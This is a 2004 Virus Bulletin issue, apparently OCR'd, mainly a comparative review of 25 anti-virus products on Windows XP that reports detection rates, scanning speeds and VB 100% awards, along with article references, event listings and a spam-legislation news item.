[*Part 2 of this article will appear in next month's issue of Virus Bulletin - Ed.*]

REFERENCES

[1] Brian Martin, 'Anti-Virus Companies: Tenacious Spammers', http://www.attrition.org/security/rant/av-spammers.html.

[2] Richard Forno, 'The Anti-Virus Industry Scam', http://www.infowarrior.org/articles/2004-05.html.

[3] Fridrik Skulason, 'Why (some) anti-virus companies are to blame for the recent e-mail flood', http://www.f-prot.com/news/gen_news/open_letter_10sept2003.html.

[4] Fridrik Skulason, 'Yes, (some) antivirus companies are spammers', http://www.f-prot.com/news/gen_news/open_letter_30jan2004.html.

[5] J. Klensin, 'RFC 2821', http://rfc.net/rfc2821.html.

[6] S. Gordon, *Virus Bulletin*, March 2003 p.14.

COMPARATIVE REVIEW

WINDOWS XP PROFESSIONAL

Matt Ham

Another *Windows* platform sees a collection of the usual suspects ready to be put to the test – 25 products were submitted for this month's *Windows XP* review. The recent *Windows NT 4* comparative (see *VB*, February 2004, p.12) saw all but one of the same products submitted, the odd man out being *NWI*'s *Virus Chaser*. With such a recent test on a similar platform, only a small number of technical problems was expected, and indeed all products proved to be testable both on access and on demand. That is not to say that performances were perfect – but the vast majority of niggles were related to design, rather than application.

TEST SETS

Changes to the test sets this month were limited to the addition of samples to the In the Wild (ItW) test set – though this was quite enough replication for one review. Rather than the usual 10 or 20 additions to the list, there were in excess of 60 on this occasion. The majority of these were samples of W32/Bagle and W32/Netsky. Smaller numbers of W32/Mydoom, W32/Dumaru, W32/Mimail and W32/Sober were also added, together with the usual collection of viruses which do not occur in a plethora of versions and varieties. The test sets were aligned with the Real Time WildList as of 5 May 2004, with the products being supplied on 7 May 2004. With new versions of viruses entering the WildList close to the deadline, this might have been expected to cause problems for a few products.

AhnLab V3 VirusBlock 2005 IS

ItW Overall	99.67%	**Macro**	98.28%
ItW Overall (o/a)	99.67%	**Standard**	85.53%
ItW File	99.67%	**Polymorphic**	44.99%

VirusBlock was notably fast on scanning the clean executable test set, the throughput here being the highest of the products tested this month. Log files were the most irritating aspect of the review process for this product, coupled with an inability to block file access effectively during the on-access testing. *VirusBlock* failed to reach the grade for a VB 100% award, having missed the .HTM sample of W32/Lovelorn.A.

Alwil Avast! 4.1.399

ItW Overall	99.67%	**Macro**	99.56%
ItW Overall (o/a)	99.67%	**Standard**	99.36%
ItW File	99.67%	**Polymorphic**	93.58%

As is often the case with *Avast!*, the creation of files in the virus vault area caused a considerable slowdown during on-access scanning. This appears to be due to the number of files created – in excess of 4,000 – and the deletion of these files quickly restored the speed of file access. Despite coming close to a VB 100% award, *Alwil*'s product fell short by one file – the .HTM sample of W32/Lovelorn was missed from the ItW test set. The DLL version was also missed, though this is present only in the standard test set, being a non-executable encoded version of the worm, rather than a true DLL.

Authentium Command Anti Virus 4.91.0

ItW Overall	100.00%	**Macro**	100.00%
ItW Overall (o/a)	100.00%	**Standard**	99.72%
ItW File	100.00%	**Polymorphic**	99.91%

The performance of *Authentium*'s product remains solid, with little to fault it. Misses were of the single samples of W32/Fosforo and W32/Zmist.D, both of these being members of multiple sets of the respective polymorphic file infectors. Lack of scanning within archives and non-executable files on access caused some minor misses in the standard test set, but no misses of ItW samples, leaving *Command* with a VB 100% award for its trophy cabinet.

CA eTrust Antivirus 7/0.0402 23.65.11

ItW Overall	100.00%	**Macro**	99.90%
ItW Overall (o/a)	100.00%	**Standard**	99.82%
ItW File	100.00%	**Polymorphic**	99.89%

eTrust is notable for its rate of scanning OLE files, both archived and in their raw state. Although *Eset*'s *NOD32* is speedy where the uncompressed versions are concerned, *eTrust* has a marginal lead where compressed files are concerned. The log files for *eTrust* remain an abomination, saved only by the ability to log the thankfully very few missed files, rather than the detected samples. Despite continuing to miss the rather aged W97M/Pain.A macro virus, detection is good and certainly sufficient to lead to a new VB 100% award to add to *eTrust*'s collection.

CA Vet Anti-Virus 10.63.0.1 11.5.00 8323

ItW Overall	100.00%	**Macro**	100.00%
ItW Overall (o/a)	100.00%	**Standard**	99.72%
ItW File	100.00%	**Polymorphic**	99.87%

On-demand tests	ItW File		ItW Boot		ItW Overall	Macro		Polymorphic		Standard	
	Number missed	%	Number missed	%	%	Number missed	%	Number missed	%	Number missed	%
AhnLab V3 VirusBlock	1	99.67%	0	100.00%	99.67%	75	98.28%	9163	44.99%	305	85.53%
Alwil Avast!	1	99.67%	0	100.00%	99.67%	18	99.56%	112	93.58%	15	99.36%
Authentium Command	0	100.00%	0	100.00%	100.00%	0	100.00%	2	99.91%	2	99.72%
CA eTrust Antivirus	0	100.00%	0	100.00%	100.00%	4	99.90%	1	99.89%	1	99.82%
CA Vet Anti-Virus	0	100.00%	0	100.00%	100.00%	0	100.00%	2	99.87%	3	99.72%
CAT Quick Heal	0	100.00%	0	100.00%	100.00%	103	97.49%	1044	95.12%	300	83.56%
DialogueScience Dr.Web	0	100.00%	0	100.00%	100.00%	0	100.00%	0	100.00%	0	100.00%
Eset NOD32	0	100.00%	0	100.00%	100.00%	0	100.00%	0	100.00%	0	100.00%
Fortinet FortiClient	0	100.00%	0	100.00%	100.00%	35	99.15%	5065	64.28%	107	96.57%
FRISK F-Prot Antivirus	0	100.00%	0	100.00%	100.00%	0	100.00%	2	99.91%	2	99.72%
F-Secure Anti-Virus	0	100.00%	0	100.00%	100.00%	0	100.00%	0	100.00%	1	99.98%
GDATA AntiVirusKit	0	100.00%	0	100.00%	100.00%	0	100.00%	0	100.00%	0	100.00%
Grisoft AVG	0	100.00%	0	100.00%	100.00%	20	99.51%	257	85.97%	27	98.56%
H+BEDV AntiVir	0	100.00%	0	100.00%	100.00%	28	99.52%	522	87.18%	34	98.42%
Kaspersky KAV	0	100.00%	0	100.00%	100.00%	0	100.00%	0	100.00%	0	100.00%
MicroWorld eScan	1	99.67%	0	100.00%	99.67%	0	100.00%	0	100.00%	0	100.00%
NAI McAfee VirusScan	0	100.00%	0	100.00%	100.00%	0	100.00%	0	100.00%	3	99.79%
Norman Virus Control	0	100.00%	0	100.00%	100.00%	2	99.95%	112	96.53%	1	99.82%
NWI Virus Chaser	1	99.89%	0	100.00%	99.89%	0	100.00%	0	100.00%	1	99.82%
SOFTWIN BitDefender	1	99.94%	0	100.00%	99.95%	13	99.69%	4	99.78%	48	98.28%
Sophos Anti-Virus	0	100.00%	0	100.00%	100.00%	8	99.80%	0	100.00%	16	99.12%
Symantec SAV	0	100.00%	0	100.00%	100.00%	0	100.00%	0	100.00%	0	100.00%
Trend Internet Security	0	100.00%	0	100.00%	100.00%	0	100.00%	215	95.77%	9	99.63%
UNA UNA Pro	92	81.78%	3	57.10%	81.21%	796	80.96%	14229	17.50%	682	67.79%
VirusBuster VirusBuster	0	100.00%	0	100.00%	100.00%	0	100.00%	102	91.45%	10	99.45%

The *Vet* product was supplied as an electronic version, rather than as a physical copy – which led to some oddities upon installation. Without an update the application will not activate scanning in any way, shape or form. Since it is claimed that only Internet updates are supported, this poses rather a problem where a secure lab is concerned. However,

manually-applicable updates are available from the *Vet* website (despite claims to the contrary), so this problem was overcome. Missed samples remained exactly the same as for the last few reviews – with no misses occurring in the ItW test set, thus *Vet* earns another VB 100% award.

CAT QuickHeal X Gen 7.01

ItW Overall	100.00%	**Macro**	97.49%
ItW Overall (o/a)	100.00%	**Standard**	83.56%
ItW File	100.00%	**Polymorphic**	95.12%

Entering a somewhat predictable category, *QuickHeal* once again demonstrated a non-trivial number of misses where some mostly-ignorable viruses were concerned, while retaining good detection on more recent threats. Scanning speed was well within the middle of the pack. With no ItW misses and no false positives, *CAT* gains a VB 100 % award for its growing collection.

DialogueScience Dr.Web 4.31b

ItW Overall	100.00%	**Macro**	100.00%
ItW Overall (o/a)	99.89%	**Standard**	100.00%
ItW File	100.00%	**Polymorphic**	100.00%

As has been noted on previous occasions, while only one file was flagged as suspicious in the clean sets, a number of files were flagged as suspicious when in zipped archives. The product's heuristic sensitivity is clearly finely-tuned, since the rebadged version of *Dr.Web*, *Virus Chaser*, detects all of these as suspicious, even when not in an archived state. The single file which remains suspicious to *Dr.Web* is, itself, contained within a self-extracting archive. There were few misses in detection, though they included one significant file – the .HTM sample of W32/Capside, which is in the ItW test set – thus *Dr.Web* is denied a VB 100% award by the narrowest of margins.

Eset NOD32 1.753

ItW Overall	100.00%	**Macro**	100.00%
ItW Overall (o/a)	100.00%	**Standard**	100.00%
ItW File	100.00%	**Polymorphic**	100.00%

While neck-and-neck with *CA eTrust*, *NOD32* maintains its reputation for speed in the OLE test set (admittedly with only marginal time advantages over the *Trend* and *H+BEDV* products). Upon compressed executables, however, *NOD32* is comfortably the fastest product on test. Like several other products, *NOD32* does not detect the DLL-extensioned W32/Lovelorn sample, but does detect this in those samples within the ItW test set. The result, as might be suspected, is a VB 100% award for *Eset*.

Fortinet FortiClient 1.0.115

ItW Overall	100.00%	**Macro**	99.15%
ItW Overall (o/a)	100.00%	**Standard**	96.57%
ItW File	100.00%	**Polymorphic**	64.28%

FortiClient made its debut in the *VB* comparatives in a less than stellar fashion in the February 2004 *NT* test (see *VB*, February 2004, p.12). Since then, there has clearly been some feverish activity where In the Wild samples are concerned. Despite numerous misses in other test sets, *FortiClient* detected all samples in the ItW test sets this time. Such an improvement is to be applauded. However, four files in the *VB* clean test set were logged as being viruses – this being sufficient to deny *FortiClient* a VB 100% award. *FortiClient* also has the dubious honour of being the slowest scanner when faced with uncompressed clean OLE files, though its performance on archived files was far more respectable.

FRISK F-Prot Antivirus 3.14e

ItW Overall	100.00%	**Macro**	100.00%
ItW Overall (o/a)	100.00%	**Standard**	99.72%
ItW File	100.00%	**Polymorphic**	99.91%

Reaching the write-up of *F-Prot Antivirus* in a review always poses something of a problem, the rebadged *Authentium* version of the engine generally having shown identical results and thus leaving little that has not already been discussed. This is the case again on this occasion, with the award of a VB 100% being among the things *F-Prot* has in common with the *Authentium* product.


F-Secure Anti-Virus 5.52

ItW Overall	100.00%	**Macro**	100.00%
ItW Overall (o/a)	100.00%	**Standard**	99.98%
ItW File	100.00%	**Polymorphic**	100.00%

Like *FRISK*'s offering, if *Command* has achieved a VB 100% award it is usually likely that *F-Secure* will do so too, since all three

On-access tests	ItW File		ItW Boot		ItW Overall	Macro		Polymorphic		Standard	
	Number missed	%	Number missed	%	%	Number missed	%	Number missed	%	Number missed	%
AhnLab V3 VirusBlock	1	99.67%	0	100.00%	99.67%	75	98.28%	9168	44.97%	305	85.53%
Alwil Avast!	1	99.67%	0	100.00%	99.67%	18	99.56%	112	93.58%	18	99.12%
Authentium Command	0	100.00%	0	100.00%	100.00%	0	100.00%	2	99.91%	5	99.58%
CA eTrust Antivirus	0	100.00%	0	100.00%	100.00%	6	99.86%	1	99.89%	4	99.51%
CA Vet Anti-Virus	0	100.00%	0	100.00%	100.00%	0	100.00%	2	99.87%	5	99.60%
CAT Quick Heal	0	100.00%	0	100.00%	100.00%	103	97.54%	1085	92.86%	647	62.82%
DialogueScience Dr.Web	1	99.89%	0	100.00%	99.89%	0	100.00%	0	100.00%	3	99.69%
Eset NOD32	0	100.00%	0	100.00%	100.00%	0	100.00%	0	100.00%	0	100.00%
Fortinet FortiClient	0	100.00%	0	100.00%	100.00%	35	99.15%	5065	64.28%	107	96.57%
FRISK F-Prot Antivirus	0	100.00%	0	100.00%	100.00%	0	100.00%	2	99.91%	4	99.60%
F-Secure Anti-Virus	0	100.00%	0	100.00%	100.00%	0	100.00%	0	100.00%	3	99.85%
GDATA AntiVirusKit	0	100.00%	0	100.00%	100.00%	0	100.00%	0	100.00%	0	100.00%
Grisoft AVG	0	100.00%	0	100.00%	100.00%	23	99.44%	757	83.64%	34	98.17%
H+BEDV AntiVir	0	100.00%	0	100.00%	100.00%	56	99.27%	622	86.72%	35	98.24%
Kaspersky KAV	0	100.00%	0	100.00%	100.00%	0	100.00%	0	100.00%	11	99.69%
MicroWorld eScan	1	99.67%	0	100.00%	99.67%	0	100.00%	0	100.00%	0	100.00%
NAI McAfee VirusScan	0	100.00%	0	100.00%	100.00%	0	100.00%	0	100.00%	3	99.79%
Norman Virus Control	0	100.00%	0	100.00%	100.00%	2	99.95%	180	91.24%	12	99.45%
NWI Virus Chaser	1	99.89%	0	100.00%	99.89%	4	99.90%	0	100.00%	3	99.69%
SOFTWIN BitDefender	2	99.58%	0	100.00%	99.59%	13	99.69%	4	99.78%	49	98.10%
Sophos Anti-Virus	0	100.00%	0	100.00%	100.00%	8	99.80%	0	100.00%	16	99.12%
Symantec SAV	0	100.00%	0	100.00%	100.00%	0	100.00%	0	100.00%	0	100.00%
Trend Internet Security	0	100.00%	0	100.00%	100.00%	0	100.00%	215	95.77%	9	99.63%
UNA UNA Pro	104	80.72%	7	0.00%	78.88%	1986	53.06%	14284	16.34%	755	64.62%
VirusBuster VirusBuster	0	100.00%	0	100.00%	100.00%	0	100.00%	101	91.45%	13	99.30%

products have used the *FRISK* engine for some years. However, rumour has it that it is now only the macro detection capability that is provided by *FRISK* technology within the *F-Secure* product. On this occasion, the missed files gave no evidence in either direction and a VB 100% is duly awarded.



GDATA AntiVirusKit 14.0.5

ItW Overall	100.00%	**Macro**	100.00%
ItW Overall (o/a)	100.00%	**Standard**	100.00%
ItW File	100.00%	**Polymorphic**	100.00%

AVK flagged one file as suspicious – it would seem that the suspicion had been elicited by the *BitDefender* engine, since the same file was subsequently flagged by that product. The downside of using two engines was demonstrated in the scanning throughput tests, where *AVK* was among the slower products, especially on compressed files. However, the combination of scanning engines did have one major benefit: all files were detected in all test sets, thus *AVK* earns a VB 100% award for its efforts.

Grisoft AVG 7.0.241

ItW Overall	100.00%	**Macro**	99.51%
ItW Overall (o/a)	100.00%	**Standard**	98.56%
ItW File	100.00%	**Polymorphic**	85.97%

After the difficulties experienced in the last *Windows* comparative as a result of *AVG 7*'s new interface (see *VB*, February 2004. p.12), *AVG* returned to being an easy product to review and it obtains a VB 100% award. The files the product did miss were mainly complex polymorphic viruses, none of which have been seen in the wild as yet.

H+BEDV AntiVir 6.24.01.06

ItW Overall	100.00%	**Macro**	99.52%
ItW Overall (o/a)	100.00%	**Standard**	98.42%
ItW File	100.00%	**Polymorphic**	87.18%

The weakness on detection of polymorphic samples is also a feature of *H+BEDV*'s *AntiVir*, now firmly re-established in the *VB* testing lineup after an extended absence. *AntiVir* is soon to be joined or replaced by a new product line from *H+BEDV*, which is expected to arrive in time for the next *Windows* review in November 2004.

In the meantime, *AntiVir* paves the way for the *H+BEDV* newcomer with a VB 100%.

Kaspersky KAV 4.0.2.8

ItW Overall	100.00%	**Macro**	100.00%
ItW Overall (o/a)	100.00%	**Standard**	100.00%
ItW File	100.00%	**Polymorphic**	100.00%

Kaspersky's product is, by and large, a pleasure to work with – although there are two recurring irritations. The first is a feature of reviewing, in that applying all definition updates from scratch is quite a long-winded affair, with many individual files needing to be downloaded. This will, of course, be mitigated in reality since the product is not reinstalled every time it is used. The second issue is with the hell-spawned sound effects which erupt, by default, on detecting a virus. Again, this is less likely to be an issue to a real-world user. The detection rate of the product was good – only .VXD samples of W32/Navrhar being missed, and these misses only on access [*thus not affecting the 100.00% scores listed above - Ed*]. As a result, *Kaspersky* earns a VB 100% award.

MicroWorld eScan 1.18

ItW Overall	99.67%	**Macro**	100.00%
ItW Overall (o/a)	99.67%	**Standard**	100.00%
ItW File	99.67%	**Polymorphic**	100.00%

Hard Disk Scan Rate	Executables			OLE Files			Zipped Executables		Zipped OLE Files	
	Time (s)	Throughput (kB/s)	FPs [susp]	Time(s)	Throughput (kB/s)	FPs [susp]	Time (s)	Throughput (kB/s)	Time(s)	Throughput (kB/s)
AhnLab V3 VirusBlock	37	14782.0		7	11333.4		126	1265.2	31	2406.7
Alwil Avast!	104	5259.0		24	3305.6		33	4830.8	22	3391.2
Authentium Command	113	4840.1		5	15866.8		44	3623.1	5	14921.5
CA eTrust Antivirus	143	3824.7		3	26444.6		62	2571.2	4	18651.9
CA Vet Anti-Virus	137	3992.2		8	9916.7		70	2277.4	8	9325.9
CAT Quick Heal	59	9270.0		10	7933.4		47	3391.8	18	4144.9
DialogueScience Dr.Web	277	1974.5	[1]	20	3966.7		108	1476.1	20	3730.4
Eset NOD32	39	14023.9		3	26444.6		22	7246.2	5	14921.5
Fortinet FortiClient	240	2278.9	4	37	2144.2		52	3065.7	27	2763.2
FRISK F-Prot Antivirus	139	3934.8		5	15866.8		61	2613.4	6	12434.6
F-Secure Anti-Virus	175	3125.3		16	4958.4		103	1547.7	25	2984.3
GDATA AntiVirusKit	823	664.6		21	3777.8		380	419.5	32	2331.5
Grisoft AVG	114	4797.7	[1]	7	11333.4		56	2846.7	7	10658.2
H+BEDV AntiVir	156	3506.0		4	19833.4		101	1578.4	13	5739.0
Kaspersky KAV	152	3598.2		14	5666.7		77	2070.3	20	3730.4
MicroWorld eScan	206	2655.0		17	4666.7		94	1695.9	20	3730.4
NAI McAfee VirusScan	101	5415.2		12	6611.1		70	2277.4	18	4144.9
Norman Virus Control	451	1212.7		8	9916.7		151	1055.7	11	6782.5
NWI Virus Chaser	147	3720.6	[12]	9	8814.9		62	2571.2	9	8289.7
SOFTWIN BitDefender	629	869.5	[1]	7	11333.4		296	538.6	12	6217.3
Sophos Anti-Virus	67	8163.2		9	8814.9		38	4195.2	10	7460.7
Symantec SAV	164	3335.0		20	3966.7		64	2490.9	20	3730.4
Trend Internet Security	69	7926.6		4	19833.4		40	3985.4	19	3926.7
UNA UNA Pro	78	7012.0	6 [8]	22	3606.1	[12]	120	1328.5	37	2016.4
VirusBuster VirusBuster	191	2863.5		7	11333.4		120	1328.5	14	5329.1

Being, in part, a rebadged version of *GDATA*'s *AntiVirusKit*, the test results for *eScan* might be expected to follow those of *AVK*. This was true to a certain extent – however, it seems that updates had been somewhat slower to reach the *MicroWorld* product than to be applied to the source product. Not surprising, but this proved rather unfortunate news for *MicroWorld*, since the result was that the product missed a sample of W32/Netsky.X in the ItW test set, and thus *eScan* misses out on a VB 100% award on this occasion.

NAI McAfee VirusScan 7.1.0 4.3.20 4358

ItW Overall	100.00%	**Macro**	100.00%
ItW Overall (o/a)	100.00%	**Standard**	99.79%
ItW File	100.00%	**Polymorphic**	100.00%

With yet another name change approaching for the producers of the *McAfee* product line, the underlying product remains much the same as ever. With no detection implemented by default for archives, the samples of W32/Heidi.A are automatic misses, to which is added the single .HTA sample of JS/Unicle.A. There were no misses of samples In the Wild and, with no false positives, a VB 100% award is appropriate.

Norman Virus Control 5.70.09

ItW Overall	100.00%	**Macro**	99.95%
ItW Overall (o/a)	100.00%	**Standard**	99.82%
ItW File	100.00%	**Polymorphic**	96.53%

Having had a few troublesome issues over the course of the last few comparative reviews, *NVC* returned to form on this occasion. Initial results on demand seemed strange, but turned out to be the result of a problem with reporting, rather than with detection. Results thereafter were better than expected, with some files detected for the first time by this product. None of the newly-added In the Wild files were missed, and thus *NVC* achieves a VB 100% award.

NWI Virus Chaser 5.0

ItW Overall	99.89%	**Macro**	100.00%
ItW Overall (o/a)	99.89%	**Standard**	99.82%
ItW File	99.89%	**Polymorphic**	100.00%


A quirk of *Virus Chaser* is that on-demand scanning for boot sectors is not performed when a standard scan of the drive is performed. Instead, it is necessary to select a separate option from the tray, which scans boot-sectors only. This is not a particularly intuitive location and would, perhaps, be better located within the main GUI. In addition, on-access scanning remains active during on-demand scanning, which was the cause of irritations when performing on-demand re-tests.

Virus Chaser is a rebadged version of *Dr.Web* and thus it was not a great surprise that it fell at the same hurdle. The .HTM sample of W32/Capside was not detected and thus no VB 100% can be awarded.

SOFTWIN BitDefender 7.2

ItW Overall	99.95%	**Macro**	99.69%
ItW Overall (o/a)	99.59%	**Standard**	98.28%
ItW File	99.94%	**Polymorphic**	99.78%

BitDefender remains the slowest product in the test on the clean executable test set, the numbers of self-extracting archives present here being a likely reason for this problem. Aside from this, detection was generally good, though some



problems in the ItW set led to non-complete detection. Missed files in this set were from W32/Lovegate.Q and the .HTM sample of W32/Nimda.A. *BitDefender* comes close to a VB 100%, but not quite close enough.

Sophos Anti-Virus 3.81

ItW Overall	100.00%	**Macro**	99.80%
ItW Overall (o/a)	100.00%	**Standard**	99.12%
ItW File	100.00%	**Polymorphic**	100.00%

Having recently improved its detection in the polymorphic test sets, *Sophos*'s product seems likely to remain at similar detection levels for a long period of time, since those remaining misses have been undetected since time immemorial. The lack of urgency in detecting these files is understandable, however, as none are particularly likely to be a concern for users. None of these files are located in the ItW test set and no false positives were detected, so the reward of a VB 100% goes to *Sophos* for its product.

Symantec SAV 8.1.0.825

ItW Overall	100.00%	**Macro**	100.00%
ItW Overall (o/a)	100.00%	**Standard**	100.00%
ItW File	100.00%	**Polymorphic**	100.00%

SAV continues to be a solid performer with, once more, a detection for all samples in the *VB* test sets. This, combined with no false positives and a scanning rate which has overcome past hiccups, is good news for developer and users alike. A VB 100% award is duly added to *Symantec*'s collection.

Trend Internet Security 11.20 1311 7.100 1.885.00

ItW Overall	100.00%	**Macro**	100.00%
ItW Overall (o/a)	100.00%	**Standard**	99.63%
ItW File	100.00%	**Polymorphic**	95.77%

The *Internet Security* package is new to *VB* testing, being more of an integrated security suite than a pure anti-virus application. However, the underlying detection ability of the product is unchanged from that of *PC-cillin* or *ServerProtect*. Despite a number of misses in the polymorphic set, therefore, *Trend*'s *Internet Security* earns a VB 100% award.

UNA UNA Pro 1.83.250

ItW Overall	81.21%	**Macro**	80.96%
ItW Overall (o/a)	78.88%	**Standard**	67.79%
ItW File	81.78%	**Polymorphic**	17.50%

Once again, *UNA* scoops the prize for the largest number of false positives – a grand total of 20 suspicious and six fully viral files having been declared to exist in the clean set. Of these, 12 suspicious files were located in the clean OLE test set (in which no other products detected anything amiss).

UNA also has the worst detection rate by some margin, though there do appear to be improvements which bode well for developments in the months to come.

VirusBuster VirusBuster 4.006 9 7.965

ItW Overall	100.00%	**Macro**	100.00%
ItW Overall (o/a)	100.00%	**Standard**	99.45%
ItW File	100.00%	**Polymorphic**	91.45%

VirusBuster is a solid product – a slight weakness in the detection of polymorphic samples is the only negative point that can be mentioned. With full detection of all the ItW samples, and no false positives *VirusBuster* does, of course, gain a VB 100%.

CONCLUSION

A review with a large number of predictable results, and a few stray surprises thrown in for good measure. The shorter gap between WildList publication and testing caused fewer problems than were feared, though the addition of W32/Capside with its tricky .HTM sample more than made up for this. The most pleasant surprise was the improvement in the performance of *Fortinet*'s product, the results being accompanied by a slightly smoother experience while testing. Both this product and *UNA Pro* will be worth watching over the next few reviews.

Technical details:

Test environment: Identical 1.6 GHz Intel Pentium machines with 512 MB RAM, 20 GB dual hard disks, DVD/CD-Rom and 3.5-inch floppy drive running *Windows XP Professional*.

Virus test sets: Complete listings of the test sets used can be found at http://www.virusbtn.com/Comparatives/WinXP/2004/test_sets.html.

A complete description of the results calculation protocol can be found at http://www.virusbtn.com/Comparatives/Win95/199801/protocol.html.

END NOTES & NEWS

The 10th Annual Gartner IT Security Summit takes place 7–9 June 2004 in Washington, D.C., USA. See http://www3.gartner.com/.

NetSec will take place 14–16 June 2004 in San Francisco, CA, USA. The conference programme will include management issues of awareness, privacy and policy as well as more technical issues such as wireless security, VPNs and Internet security. For more information see http://www.gocsi.com/.

Internet Security & Payments takes place 15–17 June 2004 in London as part of the Internet World UK event. For details see http://www.internetworld.com/.

MIS Training will host a CISO Executive Summit in Geneva on 16 and 17 June 2004. This event for IT security leaders will cover the unique issues faced by CISOs. For more information contact Yvonne Hynes on +44 20 77798975 or email yhynes@misti.com.

The ISACA International Conference will be held 27–30 June 2004 in Boston, Massachusetts, USA. Designed for professionals responsible for IT assurance, security, control and governance, the conference will provide in-depth coverage of solutions to technical and managerial issues. See http://www.isaca.org/.

The Black Hat Training and Briefings USA take place 24–29 July 2004 in Las Vegas, NV, USA. The call for papers remains open until 1 June, 2004. For full details see http://www.blackhat.com/.

The 13th USENIX Security Symposium will be held August 9–13, 2004, in San Diego, CA, USA. For details see http://www.usenix.org/.

The 19th IFIP International Information Security Conference (SEC 2004) takes place 23–26 August 2004, in Toulouse, France. Topics include intrusion detection, security architectures, security verification, multilateral security and computer forensics. For more information see http://www.laas.fr/sec2004/.

The ISACA Network Security Conference will be held 13–15 September 2004 in Las Vegas, NV, USA and 15–17 November 2004 in Budapest, Hungary. Workshops and sessions will present the program and technical sides of information security, including risk management and policy components. Presentations will discuss the technologies, and the best practices in designing, deploying, operating and auditing them. See http://www.isaca.org/.

FINSEC 2004 will take place in London, UK on 15 and 16 September 2004, with workshops taking place on 14 and 17 September. Case studies and discussion groups will cover a range of topics including: Basel II/ IAS and IT security, prevention of online fraud and phishing scams, integrating technologies into a secure compliance framework, virus and patch management, and outsourcing IT security. For full details see http://www.mistieurope.com/.

The 14th Virus Bulletin International Conference and Exhibition, VB2004, takes place 29 September to 1 October 2004 at the Fairmont Chicago, IL, USA. For more information about the conference, including online registration, the full conference programme (complete with abstracts for all papers and panel sessions), and details of exhibition opportunities, visit http://www.virusbtn.com/.

Compsec 2004 will take place 14–15 October 2004 in London, UK. The conference aims to address the political and practical contexts of information security, as well as analysing leading edge technical issues. For details see http://www.compsec2004.com/.

RSA Europe takes place 3–5 November 2004 in Barcelona, Spain. For details see http://www.rsaconference.com/.

The 31st Annual Computer Security Conference and Expo will take place 8–10 November 2004 in Washington, D.C., USA. 14 tracks will cover topics including wireless, management, forensics, attacks and countermeasures, compliance and privacy and advanced technology. For details see http://www.gocsi.com/.

The 7th Association of anti-Virus Asia Researchers International conference (AVAR2004) will be held 25–26 November 2004 in, Tokyo, Japan. Those wishing to submit papers for the conference should do so before 30 June 2004. See http://www.aavar.org/.

Infosec USA will be held 7–9 December 2004 in New York, NY, USA. For details see http://www.infosecurityevent.com/.

SUBSCRIPTION RATES

Subscription price for 1 year (12 issues) including first-class/airmail delivery: £195 (US$310)

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1235 531889
Email: editorial@virusbtn.com www.virusbtn.com

vb Spam supplement

CONTENTS

NEWS & EVENTS

LEGISLATION: NZ MAKES A MOVE

The government of New Zealand has signalled its intention to bring in anti-spam legislation. A discussion paper released by the Economic Development Ministry last month seeks to discuss and obtain feedback on various policy issues. For example, the paper seeks suggestions on how spam should be defined, whether there should be a legal requirement for senders of email to include accurate contact details and subject headings, and whether unsolicited faxes and telemarketing calls could feasibly be included in an anti-spam law. Comments on the paper and suggestions may be submitted to the Ministry until 30 June 2004. As part of the public consultation process the Ministry will also participate in a joint workshop with *InternetNZ* on 24 June.

